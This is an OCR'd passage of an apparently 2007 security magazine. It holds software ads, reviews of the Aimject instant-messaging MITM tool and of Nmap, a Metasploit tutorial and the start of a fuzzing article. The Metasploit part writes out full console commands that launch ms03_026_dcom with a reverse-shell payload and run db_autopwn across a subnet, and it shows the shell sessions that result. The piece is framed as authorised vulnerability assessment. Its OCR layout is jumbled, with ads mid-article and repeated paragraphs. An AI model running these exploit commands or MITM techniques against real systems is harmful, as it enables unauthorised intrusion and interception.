AXIGEN 2.0 COMMERCIAL RELEASE
OFFICE EDITION
BUSINESS EDITION
FREE
ServerWatch.
Zakończono
opisCD.sxw - OpenOffice
Kmail [2]

Figure 3. *Axigen*

Backup Platinum is an easy-to-use yet powerful **backup program** to make a reserve copy of your critical data virtually to any type of storage media: hard or USB drives, CD-R/W or DVDąR/RW media, FTP server or Local Area Network.

128-bit encryption with Blowfish and multichoice ZIP compression on the fly are available to **keep your backups small and secure**. Built-in CD/DVD engine allows you to erase a rewritable disk before burning and automatically split large backups to several parts using disk spanning.

Backup Platinum is designed for **MS Windows 95/98/ME/NT/2000/XP/2003**. The program comes with a flexible scheduler to provide automatic backups. It can also run in service mode under NT/2000/XP/2003 to execute scheduled tasks even when nobody is logged in.

The program is based on multi-threaded file-processing engine and creates detailed logs of all operations. Should you lose any data, restoring is as easy as clicking a button. Detailed online help is available.

Backup Platinum is a powerful solution for your business and for your personal needs. It flawlessly integrates in one program all things generally used to organize the backup process: from a CD/DVD writing software to an FTP client. You can even use it to synchronize files between two computers on a network or with a remote FTP site.

The 30-day trial version is available for download. It does not have any limitations in functionality. If you happen to have a problem or a question, please see our Support section.

Figure 4. *Backup Platinum*

Organizers:

haking

software KONFERENCJE

SW MEDIA

Media partners:

LiNUX+

Software Developer's Journal

IT UNDERGROUND

IT UNDERGROUND

it hacking techniques, practice and tools
hard core it hacking workshop

LIMITED ATTENDANCE

March 2007
Czech Republic

Don't be naive - even the most expensive antivirus programs won't protect your company against malicious attacks - no program is able to subsitiute the intelligence and skills of a human being.

IT Underground is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists.

Most lectures/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference topics:
- Application attacks (Windows, Linux, Unix)
- Hacking techniques
- Web services security
- Network scanning and analysis
- Security of:
  - networks (WLAN, LAN/WAN, VPN)
  - databases
  - workstations
- Malware, spyware, and worms analysis
- Security certificates, PKI

Details:

tel. +48 22 887 11 77
tel. +48 22 887 10 11
itunderground@itunderground.org

www.itunderground.org

Aimject


System: *Linux/BSD/Windows*
License: *GNU General Public License (GPL)*
Purpose: Perform MITM attacks against AIM clients
Homepage: *http://jon.oberheide.org/projects/aimject/*

Aimject facilitates man-in-the-middle attacks against AOL Instant Messenger's OSCAR protocol via a simple GTK interface.

Quick start. Instant messaging and real-time network communication are becoming increasingly prevalent in both the personal and professional arenas of the global computer community. While recent current events have brought IM privacy to the attention of mass media, security in most systems has not been properly addressed. Given the growing reliance on IM communication for a wide variety of purposes, focused investigation of potential security attacks is long overdue.

Aimject is a tool that demonstrates the ease of executing these security attacks against existing IM protocols, specifically the popular AOL Instant Messaging (AIM) service which uses the OSCAR protocol. By performing a hybrid network/application-layer man-in-the-middle (MITM) attack, Aimject can manipulate communication flow and gain authority over several aspects of the AIM service.

The major features of Aimject include message viewing, muting, and injection. The message viewing aspect decodes all intercepted AIM communications and organize them into browsable conversations. Message muting allows selective blocking of communication to and/or from AIM users at a conversation-level granularity. Last, but not least, Aimject allows bidirectional injection of arbitrary messages into conversations. All of these features are accessible via a simple, intuitive GTK interface that even an inexperienced user would have no problem interacting with.



```
[Oct 1 21:26:49] binaryjonomobile: hey hows it going?
[Oct 1 21:27:00] fuchungdow: pretty good. yourself?
[Oct 1 21:27:52] MUTED binaryjonomobile: great! i just finished my exam and did really well!
[Oct 1 21:28:10] INJECT binaryjonomobile: terrible, i definitely flunked my exam...
[Oct 1 21:28:40] MUTED fuchungdow: aww, that sucks, better luck next time
[Oct 1 21:29:34] binaryjonomobile: what are up to tonight?
[Oct 1 21:29:53] MUTED fuchungdow: not much, just lazing around
[Oct 1 21:30:00] INJECT fuchungdow: HUGE PARTY AT MY HOUSE!!!
[Oct 1 21:30:40] MUTED binaryjonomobile: ill see you there!
[Oct 1 21:30:52] binaryjonomobile: adios!
[Oct 1 21:30:54] fuchungdow: ttyl
```

Statistic	Value
Initial Conn	192.168.0.10:57485
BOS Conn	192.168.0.10:57997
Conv Count	5
Msg Recv Count	27
Msg Sent Count	16
Last Recv Msg	Sun Oct 1 21:30:54 2006
Last Sent Msg	Sun Oct 1 21:30:54 2006
Sequence In	13204
Sequence Out	89

binaryjonomobile -> fuchungdow [✓ fuchungdow -> binaryjonomobile]

Figure 1. *Sample screenshot of an Aimject session*

Other useful features. Aimject provides integrated ARP and DNS spoofing, which allows the MITM attack and intercepting AIM connections to be completely automated without relying on any external utilities. The ARP spoofing component broadcasts ARP replies to the network, advertising the host running Aimject as the gateway. This causes hosts on the local network to send their traffic through the Aimject host instead of directly to the gateway, setting up our DNS attack. The DNS spoofing component then listens for DNS A record queries for *login.oscar.aol.com* traversing the Aimject host and sends spoofed replies with its own IP.

When a client logs in to AIM, several connections are established. The first connection contacts *login.oscar.aol.com* and authenticates the client's credentials. The OSCAR login server will then return the address of the next server that the client must connect to in order to utilize AIM services. Due to this unique login sequence, Aimject must intercept the first connection, then dissect and manipulate the server's response to effectively redirect the client's subsequent connection to Aimject.

Aimject also tracks subtleties such as font style and screenname formatting. Given the ease of use and public availability of Aimject, it would be unwise to unconditionally trust any communication from the AIM service. While Aimject is currently specific to AIM, it would be trivial to extend to other IM protocols that share the same inherent vulnerabilities. Existing solutions such as SSL-enabled IM services and off-the-record (OTR) messaging can provide end-to-end security and mutual authentication but unfortunately are not widely deployed. Hopefully tools such as Aimject will raise awareness of current security issues and spur the adoption of alternate secure instant messaging solutions.

Disadvantages. Use of this software may be in violation of local, federal, and/or international laws. Please be aware of legal ramifications and use Aimject responsibly on authorized networks.

Jon Oberheide


Nmap

System: *Linux/Unix/Windows/Mac OS X*
License: *GPL license, version 4.11*
Purpose: Open-Source security scanner

Nmap (Network Mapper) is a free open source utility for network exploration or security auditing. The focus of its design is on rapid, large scale scans. Nmap brings together several advanced analyzing techniques to determine what hosts are available on the network, what services they provide, what operating systems they are running, what type of packet filters are in use and many other characteristics.

Quick start. Nmap provides a flexible way to choose a scanning strategy, from shy synchronisation request packets to custom exploitation scripts, its repertoir is only limited by your imagination.This philosophy of a flexible strategy is demonstrated by Nmap's version detection framework. If a stealth scan is performed, Nmap guesses the protocol running on a port solely based on the port number. If however you prefer not to be deceived by the port number, you can activate Nmap's version detection system. While the version detection scan is more intrusive, it provides more accurate information. Some protocol versions cannot be determined by Nmap's fast but simple pattern based engine. In these trickier cases the version detection framework can be extended with the help of Nmap's new scripting engine.

Nmap's version detection is applied to discover what service an open port is providing. The idea of the mechanism is pretty simple. Nmap connects to an open TCP port and listens for 5 seconds. Many services give out information without being asked for it. If we receive any data, several patterns are matched against the received data. If a pattern matches the service, the scan for this port completes. Another possible scenario is that pattern *soft matches* on the data. If this is the case, Nmap responds with strings which are likely to elicit information from this class of services. The third case is that the service is not recognized. In this case the user is provided with a *finger print* of the service and is asked to contribute information about the service to the Nmap project.



-A, to enable OS and version detection, -T4 for faster execution, and then the two target hostnames.

Example 1. A representative Nmap scan

```
# nmap -A -T4 scanme.nmap.org playground

Starting nmap ( http://insecure.org/nmap/ )
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1663 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.9p1 (protocol 1.99)
53/tcp  open   domain
70/tcp  closed gopher
80/tcp  open   http    Apache httpd 2.0.52 ((Fedora))
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.7 - 2.6.11, Linux 2.6.0 - 2.6.11
Uptime 33.908 days (since Thu Jul 21 03:38:03 2005)

Interesting ports on playground.nmap.org (192.168.0.40):
(The 1659 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
389/tcp  open  ldap?
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
1002/tcp open  windows-icfw?
1025/tcp open  msrpc         Microsoft Windows RPC
1720/tcp open  H.323/Q.931   CompTek AquaGateKeeper
5800/tcp open  vnc-http      RealVNC 4.0 (Resolution 400x250; VNC TCP port: 5900)
5900/tcp open  vnc           VNC (protocol 3.8)
MAC Address: 00:A0:CC:63:85:4B (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows XP Pro SP1+ through final release
Service Info: OSs: Windows, Windows XP
```

Figure 1. *A representative Nmap scan*

If Nmap detects that SSL is running on the port, then it reconnects using an SSL layer and restarts the version scan to determine what service is running behind the SSL encryption.

Other useful features. Nmap provides a method to determine the Operating System of a scanned target. While Nmap's OS detection is reliable and has a large database of OS fingerprints, it has aged in the eight years since it was first released. Several new probes have been added which are designed after ambiguities in protocol specifications. Since these ambiguities have to be resolved by the Operating System's implementation of the TCP/IP stack they form an accurate OS fingerprint. By deliberately probing for these loopholes in the standards and matching the results of the probes against a large database a very fine grained specification of the OS running on the target can be deduced. Currently the Nmap project is collecting fingerprints for its second generation OS detection system.

The script scanning framework is currently not known to a wide audience as it hasn't yet been merged into the core sources of Nmap. The Nmap Scripting Engine (NSE) allows users to write scripts which automate a wide variety of network scanning tasks. The scripts are executed by Nmap. As usual a lot of attention has been paid to maintain the high performance Nmap is known for. Some of the tasks NSE can perform are querying network databases like RIPE, ARIN or APNIC, detecting vulnerabilities on a remote target and even exploiting these on the fly. NSE is deeply integrated with Nmap's other features. It can be used for example to detect the version of a provided service by connecting to it and acting as a client. Keeping Skype2 apart from an ordinary HTTP server is not possible with Nmap's ordinary version detection system but an NSE script detecting this service has already been posted to the Nmap developers mailing list.

Diman Todorov

Metasploit – exploiting framework

Michal Merta

Difficulty

● ● ●

Do you want to know if your systems are really vulnerable? Do you want to use an easy mechanism to find out? Do you want to write your own exploits using high-quality framework? Do you want to save your money for better stuff than commercial vulnerability tools? If so, keep reading.

It's been almost 2 years since I was just browsing my favorite security sites and first found some information about the Metasploit Framework project. Interested in projects like that one, I was very curious about it. First, let's define some basic terms that I'm going to use here.

Vulnerability is weakness in the operating system or application that could be exploited for any number of reasons, including: executing malicious code, tampering with data on the local drive, or hindering network activity.

An *exploit* is a piece of software, a chunk of data, or a sequence of commands that take advantage of a bug, glitch or vulnerability, in order to gain control of a computer system to allow privilege escalation or a denial of service attack.

Vulnerability assessment is the process of identifying and quantifying vulnerabilities in a system. The system being studied could be a physical facility (like a nuclear power plant), a computer system, or a larger system (for example, the communications or water infrastructures of a region).

A *penetration test* is a method of evaluating the security of a computer system or network by simulating an attack of a malicious hacker. The process involves an active analysis of the system for any weaknesses, technical flaws or vulnerabilities. This analysis is carried out from the position of a potential attacker, and can involve active exploitation of security vulnerabilities.

People often interchange the terms *exploit* and *vulnerability*, and, *vulnerability assessment* and *penetration testing*. Be sure that you know the differences.

Metasploit Project

A few months ago Metasploit version 3 beta was released. The 3.0 version of framework has been written entirely in *Ruby*. Some rea-

What you will learn...

- how exploiting works,
- what The Metasploit Project is,
- how to exploit services using Metasploit.

What you should know...

- TCP/IP protocols,
- SQL basics,
- the Linux enviroment.

sons that Ruby was selected are: the supported existence of a native interpreter for the Windows platform; platform independent support for threading; and simply because Metasploit staff enjoyed writing in it. For us, users, it means that we can use Metasploit as a vulnerability assessment tool, because we need to discover as many security risks as possible. As written on the project's homepage, the primary goals of the 3.0 branch are:

- improve automation of exploitation through scripting,
- simplify the process of writing an exploit,
- increase code re-use between exploits,
- improve and generically integrate evasion techniques,
- support automated network discovery and event correlation through recon modules,
- continue to provide a friendly outlet for cutting edge exploitation technology.

In my opinion the best thing we can achieve with 3.0 is to make automated network discovery through recon modules.

In reality, it means we can use tools like *nmap* to scan all the network (with appropriate switches), save results into the database and then try to exploit hosts and services found.

I'll not tell here how to install the Metasploit software, but it is necessary to install *RubyGems* and database driver for *Ruby*. In my example I have been working with a *Linux gentoo* (2.6.15) system, using *PostgreSQL*.

First, update the software to the most recent version.


Now run *msfconsole* and try to explore the environment using different commands. Suppose we're a little experienced, and let's continue our work.

```
msf > load db_postgres
[*] Successfully loaded plugin:
db_postgres
msf >
```

The *load db_postgres* command loads *PostgreSQL* support to *Metasploit* and new commands appear.

With *db_nmap -sS -P0 -O 10.0.0.0/24* command I want to use half open SYN scan without ping probes to discover open ports on my network. Note that *db_nmap* execute nmap utility – yes, we can use all the switches *nmap* can deal with. All the results (hosts, services) are saved into the database. Using *db_hosts* and *db_services* commands we can see what was found with db_nmap.

Now run *msfconsole* and try to explore the environment using different commands. Suppose we're a little experienced, and lets continue our work.



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms03_026_dcom) > set RHOST 10.0.0.46
RHOST => 10.0.0.46
msf exploit(ms03_026_dcom) > set LHOST 10.0.0.2
LHOST => 10.0.0.2
msf exploit(ms03_026_dcom) > exploit
[*] Started reverse handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.0.0.46[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.0.0.46[135] ...
[*] Sending exploit ...
[*] Command shell session 1 opened (10.0.0.2:4444 -> 10.0.0.46:1033)
[*] The DCERPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 1. *Exploiting 10.0.0.46 host with ms03_026_dcom exploit*

Listing 1. *Metasploit update using Subversion*

```
localhost framework-3.0-beta-2-svn # svn update
A    modules/auxiliary/dos/wireless/probe_resp_null_ssid.rb
A    modules/exploits/windows/http/ipswitch_wug_maincfgret.rb
A    modules/exploits/windows/browser/mirc_irc_url.rb
A    modules/exploits/windows/sip/aim_triton_cseq.rb
A    modules/exploits/windows/sip/sipxphone_cseq.rb
U    lib/msf/core/module/reference.rb
Updated to revision 4104.
localhost framework-3.0-beta-2-svn #
```

Listing 2. *Database structure – PostgreSQL*

```
localhost=# \dt
   List of relations
 Schema |    Name    | Type  |  Owner
--------+------------+-------+----------
 public | hosts      | table | postgres
 public | refs       | table | postgres
 public | services   | table | postgres
 public | vulns      | table | postgres
 public | vulns_refs | table | postgres
(5 rows)
localhost=# select * from hosts;
 id |  address    | comm | name |  state     | info
----+-------------+------+------+------------+----
  1 | 10.0.0.1    |      |      | unknown |
  2 | 10.0.0.46   |      |      | unknown |
  3 | 10.0.0.2    |      |      | unknown |
  4 | 10.0.0.200  |      |      | unknown |
(4 rows)
localhost=#
```

Listing 3. *db_hosts and db_services commands output*

```
msf > db_hosts
[*] Host: 10.0.0.1
[*] Host: 10.0.0.46
[*] Host: 10.0.0.2
[*] Host: 10.0.0.200
msf > db_services
[*] Service: host=10.0.0.1 port=135 proto=tcp state=up name=msrpc
[*] Service: host=10.0.0.1 port=139 proto=tcp state=up name=netbios-ssn
[*] Service: host=10.0.0.1 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=10.0.0.1 port=902 proto=tcp state=up name=iss-realsecure-
                       sensor
[*] Service: host=10.0.0.1 port=80 proto=tcp state=up name=http
[*] Service: host=10.0.0.1 port=443 proto=tcp state=up name=https
[*] Service: host=10.0.0.2 port=21 proto=tcp state=up name=ftp
[*] Service: host=10.0.0.2 port=22 proto=tcp state=up name=ssh
[*] Service: host=10.0.0.2 port=25 proto=tcp state=up name=smtp
[*] Service: host=10.0.0.2 port=80 proto=tcp state=up name=http
[*] Service: host=10.0.0.2 port=139 proto=tcp state=up name=netbios-ssn
[*] Service: host=10.0.0.2 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=10.0.0.46 port=135 proto=tcp state=up name=msrpc
[*] Service: host=10.0.0.46 port=139 proto=tcp state=up name=netbios-ssn
[*] Service: host=10.0.0.46 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=10.0.0.46 port=1025 proto=tcp state=up name=NFS-or-IIS
[*] Service: host=10.0.0.46 port=5000 proto=tcp state=up name=UPnP
[*] Service: host=10.0.0.200 port=80 proto=tcp state=up name=http
[*] Service: host=10.0.0.200 port=8080 proto=tcp state=up name=http-proxy
msf >
```

Listing 4. *db_autopwn usage*

```
msf > db_autopwn
[*] Usage: db_autopwn [options]
   -t    Show all matching exploit modules
   -x    Select modules based on vulnerability references
   -p    Select modules based on open ports
   -e    Launch exploits against all matched targets
   -s    Only obtain a single shell per target system
   -r    Use a reverse connect shell
   -b    Use a bind shell on a random port
   -h    Display this help text
```

Listing 5. *Active sessions*

```
msf > sessions -l
Active sessions
===============
  Id  Description   Tunnel
  --   -----------           ------
  2   Command shell  10.0.0.2:57153 -> 10.0.0.46:19530
  3   Command shell  10.0.0.2:59665 -> 10.0.0.46:38489
  4   Command shell  10.0.0.2:58291 -> 10.0.0.46:38218
```

Listing 6. *Options for ms03_026_dcom exploit*

```
msf exploit(ms03_026_dcom) > show options
Module options:
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   Proxies  no          proxy chain
   RHOST   yes  The target address
   RPORT   135   yes   The target port
   SSL   no   Use SSL
msf exploit(ms03_026_dcom) >
```

```
msf > load db_postgres
[*] Successfully loaded plugin:
db_postgres
msf >
```

The load *db_postgres* command loads PostgreSQL support to *Metasploit* and new commands appear.

With *db_nmap -sS -P0 -O 10.0.0.0/24* command I want to use half open SYN scan without ping probes to discover open ports on my network. Note that *db_nmap* execute *nmap* utility – yes, we can use all the switches *nmap* can deal with. All the results (hosts, services) are saved into the database. Using *db_hosts* and *db_services* commands we can see what was found with *db_nmap*.

We filled our database with data needed and now we can go to the most important part – exploiting.

Exploiting

It's time to decide if we really want to exploit the systems, don't forget that hosts we're trying to exploit can go down. Do not exploit anything that you are not allowed to check.

The *db_autopwn* command is the core of the Metasploit system. It will scan through the tables and create a list of modules that match up to specific vulnerabilities.

Type *db_autopwn -p -t -e* and wait for results.

Here we go. With sessions command we will find out if we gained the session or not. If you look deeply at output above, you can find the result as well.

We were lucky and 3 exploits were succesful. Probably the 10.0.0.46 host is not patched.

To interact with shell use *sessions -i* X where X is shell ID.

Which version

So, what is the difference between the 2.X and 3.X versions?

In version 2.X we can exploit the hosts as well, but we are not able to exploit multiple machines (the whole network) using one command – we can't connect to the database and there is no command like *db_autopwn*.

Who needs to build secure applications— our firewall will protect us.

Won't it?

April 16-17, 2007 | San Mateo Marriott
San Mateo, CA

San Francisco Bay Area Location!

Attend the Next

SOFTWARE SECURITY SUMMIT

A BZ Media Event

Diamond Sponsor
FORTIFY SOFTWARE

Gold Sponsor
Mu Security Mutate. Monitor. Manage.

Media and Industry Sponsors
SD Times, Software Test & Performance, Eclipse Review, Better Software Magazine, CoDe, queue, hakin9

- Learn How to Build Secure Software
- Test the Security of Your Software
- Understand Software Security Vulnerabilities
- Implement a Layered Approach to Application Security
- Architect Security Into the Development Life Cycle

www.S-3con.com

Listing 7. *Exploiting process*

```
msf > db_autopwn -t -p -e
[*] Analysis completed in 1.20325303077698 seconds (0 vulns / 0 refs)
[*] Matched exploit/windows/smb/ms04_031_netdde against 10.0.0.46:135...
[*] Launching exploit/windows/smb/ms04_031_netdde (1/16) against 10.0.0.46:135...
[*] Started bind handler
[*] Matched exploit/windows/smb/ms04_007_killbill against 10.0.0.46:445...
[*] Matched exploit/osx/samba/trans2open against 10.0.0.46:139...
[*] Matched exploit/windows/smb/ms06_025_rasmans_reg against 10.0.0.46:445...
[*] Matched auxiliary/dos/windows/smb/rras_vls_null_deref against 10.0.0.46:445...
[*] Matched exploit/windows/smb/ms06_025_rras against 10.0.0.46:445...
[*] Matched exploit/windows/smb/ms06_066_nwapi against 10.0.0.46:445...
[*] Launching exploit/windows/smb/ms06_066_nwapi (7/16) against 10.0.0.46:445...
[*] Started bind handler
[*] Connecting to the SMB service...
[*] Matched exploit/windows/smb/ms06_040_netapi against 10.0.0.46:445...
[*] Launching exploit/windows/smb/ms06_040_netapi (8/16) against 10.0.0.46:445...
[*] Started bind handler
[*] Matched exploit/windows/smb/ms04_011_lsass against 10.0.0.46:445...
[*] Launching exploit/windows/smb/ms04_011_lsass (9/16) against 10.0.0.46:445...
[*] Started bind handler
[*] Matched exploit/windows/smb/ms06_066_nwwks against 10.0.0.46:445...
[*] Launching exploit/windows/smb/ms06_066_nwwks (10/16) against 10.0.0.46:445...
[*] Started bind handler
[*] Connecting to the SMB service...
[*] Matched exploit/windows/smb/ms05_039_pnp against 10.0.0.46:445...
[*] Launching exploit/windows/smb/ms05_039_pnp (11/16) against 10.0.0.46:445...
[*] Binding to e67ab081-9844-3521-9d32-834f038001c0:1.0@ncacn_np:10.0.0.46[\srvsvc] ...
[*] Started bind handler
[*] Connecting to the SMB service...
[*] Matched exploit/windows/dcerpc/ms03_026_dcom against 10.0.0.46:135...
[*] Launching exploit/windows/dcerpc/ms03_026_dcom (12/16) against 10.0.0.46:135...
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:10.0.0.46[\lsarpc]...
[*] Detected a Windows XP SP0/SP1 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:10.0.0.46[\BROWSER] ...
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.0.0.46[135] ...
[*] Matched auxiliary/dos/windows/smb/ms06_063_trans against 10.0.0.46:445...
[*] Binding to e67ab081-9844-3521-9d32-834f038001c0:1.0@ncacn_np:10.0.0.46[\nwwks] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:10.0.0.46[135] ...
[*] Matched exploit/windows/smb/ms03_049_netapi against 10.0.0.46:445...
[*] Launching exploit/windows/smb/ms03_049_netapi (14/16) against 10.0.0.46:445...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:10.0.0.46[\BROWSER] ...
[*] Started bind handler
[*] Binding to 8d9f4e40-a03d-11ce-8f69-08003e30051b:1.0@ncacn_np:10.0.0.46[\browser] ...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:10.0.0.46[\lsarpc]...
[*] Building the stub data...
[*] Getting OS information...
[*] Calling the vulnerable function...
[*] Matched exploit/solaris/samba/trans2open against 10.0.0.46:139...
[*] Launching exploit/solaris/samba/trans2open (15/16) against 10.0.0.46:139...
[*] Sending exploit ...
[*]  >> Exception during launch from exploit/solaris/samba/trans2open: A target has not been selected.
[*] Matched auxiliary/dos/windows/smb/ms06_035_mailslot against 10.0.0.46:445...
[*] Trying to exploit Windows 5.1
msf > [*] Command shell session 2 opened (10.0.0.2:57153 -> 10.0.0.46:19530)
[*] The DCERPC service did not reply to our request
[*] Command shell session 3 opened (10.0.0.2:59665 -> 10.0.0.46:38489)
[*] Binding to 6bffd098-a112-3610-9833-46c3f87e345a:1.0@ncacn_np:10.0.0.46[\BROWSER] ...
[*] Unexpected DCERPC fault 0x000006f7
[*] Bound to 6bffd098-a112-3610-9833-46c3f87e345a:1.0@ncacn_np:10.0.0.46[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Command shell session 4 opened (10.0.0.2:58291 -> 10.0.0.46:38218)
```

So, let's suppose we want to exploit the host without the availability of database usage. First we have to choose which exploit to use – the *show exploits* command output will provide us with list of available exploits.

From the list we will choose the right one and with use `xxx` command, where `xxx` stands for the exploit name we get into the special mode. Usually for most of exploits the options differ, here you can see the list of options for *ms03_026_dcom exploit*.

Only *RHOST* and *RPORT* variables are required for this exploit and *RPORT* is predefined. The only thing we have to set is the *RHOST* variable. Now we have to choose which payload to use. Very similar like before use *show payloads* command for the list of available payloads. Suppose we want to perform *shell_reverse_tcp* payload so we have to set it like:

```
set PAYLOAD windows/shell_reverse_tcp
```

If no others variables are not required (depends on the payload chosen), simply try to exploit the target using the exploit command. See figure 1 how the process of exploiting works.

In our example the TCP session with 10.0.0.46 was opened and we gained the console root access.

Conclusion

At this moment our job ends. Of course it's possible to create a local user, change the registry settings, etc., but our goal was to find the vulnerable systems so we should make some steps to properly patch the systems found. It's up to you which method you will choose, but with 3.0's database support you can scan all the network or simply write your own scripts to generate various reports from the database.

Metasploit Framework is a great tool which can help us to identify security holes in our systems. Especially version 3.0, which came with extended functionality like database support integration. Also you can subscribe to the Metasploit Framework mailing list to be in touch with the authors of Metasploit and other experienced users.

On the other hand there is still a lot of work to do and it's not so easy to write your own exploits – you have to be a little bit experienced with the Ruby language. I cannot say if Ruby is the best choice, but the authors decided it was. Finally, the 3.0 version is still a beta release and there can be some issues during the exploiting process. ●

On the Net

- *http://www.metasploit.com/* – the Metasploit Project homepage,
- *http://en.wikipedia.org* – Wikipedia, the free encyclopedia,
- *http://subversion.tigris.org/* – Subversion homepage,
- *http://www.ruby-lang.org/en* – Ruby Programming Language homepage.
- *http://searchwindowssecurity.techtarget.com/downloadPage/0,295339,sid45_gci1110419,00.html* – Download: Metasploit Framework Product
- *http://metasploit.blogspot.com/2006/07/internet-drive-by-shootings.html* – official blog of the Metasploit Project

About the author

Michal Merta specialises in Network Security and vulnerability assessment; he graduated in informatics. He currently works for a big company as a Network Security Engineer. He is also interested in **NIX* systems, security policies such as ISO27001 and intrusion detection systems. He has been working with the Metasploit project for almost two years. Look at his webpage: *http://www.misuta.cz*

Fuzzing technique

Paul Sebastian Ziegler

Difficulty

●●○

Almost every single software contains bugs. Possibilities of discovering these have been in the center of developers and hackers interests for a long time. This article will give you an introduction to the theoretical basics and practical usage of an interesting approach called fuzzing.

Usually, searching a program for security relevant errors means searching its sourcecode for mistakes. At the present there are many programs that can help ease this task a lot. However no program can solve the three basic problems of this approach: the amount of time it takes to analyze the code is vast; the results of the analysis are theoretical; and the sourcecode is essential.

The technique of fuzzing originates from a group of people– led by Barton P. Miller– that started to pipe random data into programs within Unix environments back in 1990. Even though this approach seems to be extremely simple, and though they didn't receive a lot of positive feedback in the beginning, they were still able to crash approximately a third of the programs they tested. With time the new technique developed into a trend which was soon hyped by security-companies. However soon it also grew popular for hackers. From an attacker's point of view fuzzing is an extremely efficient technique. Even if a company invests lots of money into the creation of their own fuzzers and uses them to discover 99% of the bugs, a badly written fuzzer used by some hacker still remains capable of finding one of the remaining bugs from the one percent that was left over (given that there is enough time and luck). And as you know one bug is often enough to successfully attack a program.

Although fuzzing started out as a locally applied technique, today most people associate it with web-applications. This is mostly because fuzzing has proved to be very efficient when it comes to finding SQL-injections and XSS-vulnerabilities. Furthermore, web-applications usually provide a clear structure which the attacker can work with. However, fuzzing is by no means

What you will learn...

- what fuzzing is,
- what makes fuzzing so efficient,
- the origins of fuzzing,
- how to write your own fuzzer,
- how to practically use a fuzzer.

What you should know...

- good knowledge of attack vectors,
- basic experience with the testing of software,
- basic understanding of assembler,
- basic knowledge of Python.

